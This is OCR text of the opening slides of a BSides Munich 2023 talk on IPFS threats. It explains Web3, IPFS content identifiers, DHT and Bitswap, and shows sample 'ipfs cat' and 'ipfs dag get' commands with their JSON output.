

Exploring IPFS threats - BSides Munich 2023

Dr. Morton Swimmer, Forward-looking Threat Research, Trend Micro

FTR, Trend Micro Research



How did we get to IPFS?



Metaverse

distributed applications

Cryptocurrency

Distributed storage

Smart Contracts

TREND MICRO

Web3

Ownership

Control

Trust-less

Permission-less

Decentralization

The dApp/Web3 ecosystem

Browser/Client		
APIs and Languages		
Second layer protocols		
Zero/low trust interaction protocols	Data distribution prototocols	Transient data pub/sub messaging
Zero/low trust metaprotocols	Peer-to-peer (p2p) internet overlay protocols	Platform neutral language

IPFS
ARWeave
Siasky†

† Siasky was shut down November 2022

Web3 ≠ Web 3.0

Web 3.0

Evolution of the WWW

AI agent-based

Decentralized **interconnection** of data

Solid: decentralization of hosting

Web3

Rejection of most WWW principles

Based on blockchains as a trust layer

Decentralized storage and processing of data


Monetary aspect everywhere

Shared: rejection of siloed data


IPFS

What is it?


Content addressable networking



Kademlia/DHT



Bitswap


QMQ6H...
...j4GkNf
want
have/data
want
want
have/data
have/data
QMQ6H...
...j4GkNf
QMQ6H...
...j4GkNf
Bob

CID = Content Identifier

QmQ6Hy9dtDAcSNHeA1GWqhQYqZtYrprg1YsGgnbLj4GkNf

cidv0	base58btc	dag-pb	sha2-256	1A09CA7FD36B590E1BBA9419D7FBDF5FA2F601D483C46A663F7E7435B922B07C
version	multibase	codec	hash function	digest

CID v0 vs v1

QmQ6Hy9dtDAcSNHeA1GWqhQYqZtYrprg1YsGgnbLj4GkNf

cidv0	base58btc	dag-pb	sha2-256	1A09CA7FD36B590E1BBA9419D7FBDF5FA2F601D483C46A663F7E7435B922B07C
version	multibase	codec	hash function	digest
cidv1	base32	dag-pb	sha2-256	1A09CA7FD36B590E1BBA9419D7FBDF5FA2F601D483C46A663F7E7435B922B07C

bafybeia2bhfh7u3llehbxouudhl7xx27ul3advedyrvgmp36oq23sivqpq

What is an IPFS object?

ipfs cat QmQ6Hy9dtDAcSNHeA1GWqhQYqZtYrprg1YsGgnbLj4GkNf

The "file"

The Bulgarian and Soviet Virus Factories
==========

Vesselin Bontchev, Director
Laboratory of Computer Virology
Bulgarian Academy of Sciences, Sofia, Bulgaria

0) Abstract
==========
...

ipfs dag get QmQ6Hy9dtDAcSNHeA1GWqhQYqZtYrprg1YsGgnbLj4GkNf

The actual object


```
{
 "Data": {
  "/": {
   "bytes": "CAIS8LADCiAg...
        ...
        ...wsAM"
  }
 },
 "Links": []
}
```


Limited to 256kb

Large objects

ipfs dag get QmRfLZonX6CbDHiFG7G9hYdyDgMCX7AeFq76mMuZ7gTX2Q


```
{
 "Data": {
  "/": {
   "bytes": "CAIYtORPIICAECCAgBAggIAQIICAECC05A8"
  }
 },
 "Links": [
  {
   "Hash": {
    "/": "QmVsZMTSFRSrcKSkNaFRsM6bYnmBceTC75JFaz8vRengaE"
   },
   "Name": "",
   "Tsize": 262158
  },
  {
   "Hash": {
    "/": "QmXvJ6DRmeSq15BBjqqHApD4r8LXJmnonnvRTczJVmCwNP"
   },
   "Name": "",
   "Tsize": 262158
  },
        ...
 ]
}
```




```
{
 "Data": {
  "/": {
   "bytes": "CAISgIAQiVBORw0K...bxiAgBA"
  }
 },
 "Links": []
}
```



```
{
 "Data": {
  "/": {
   "bytes": "CAISgIAQLMNeB...zNwRiAgBA"
  }
 },
 "Links": []
}
```



(Tiny files are yet another special case)

Directory objects

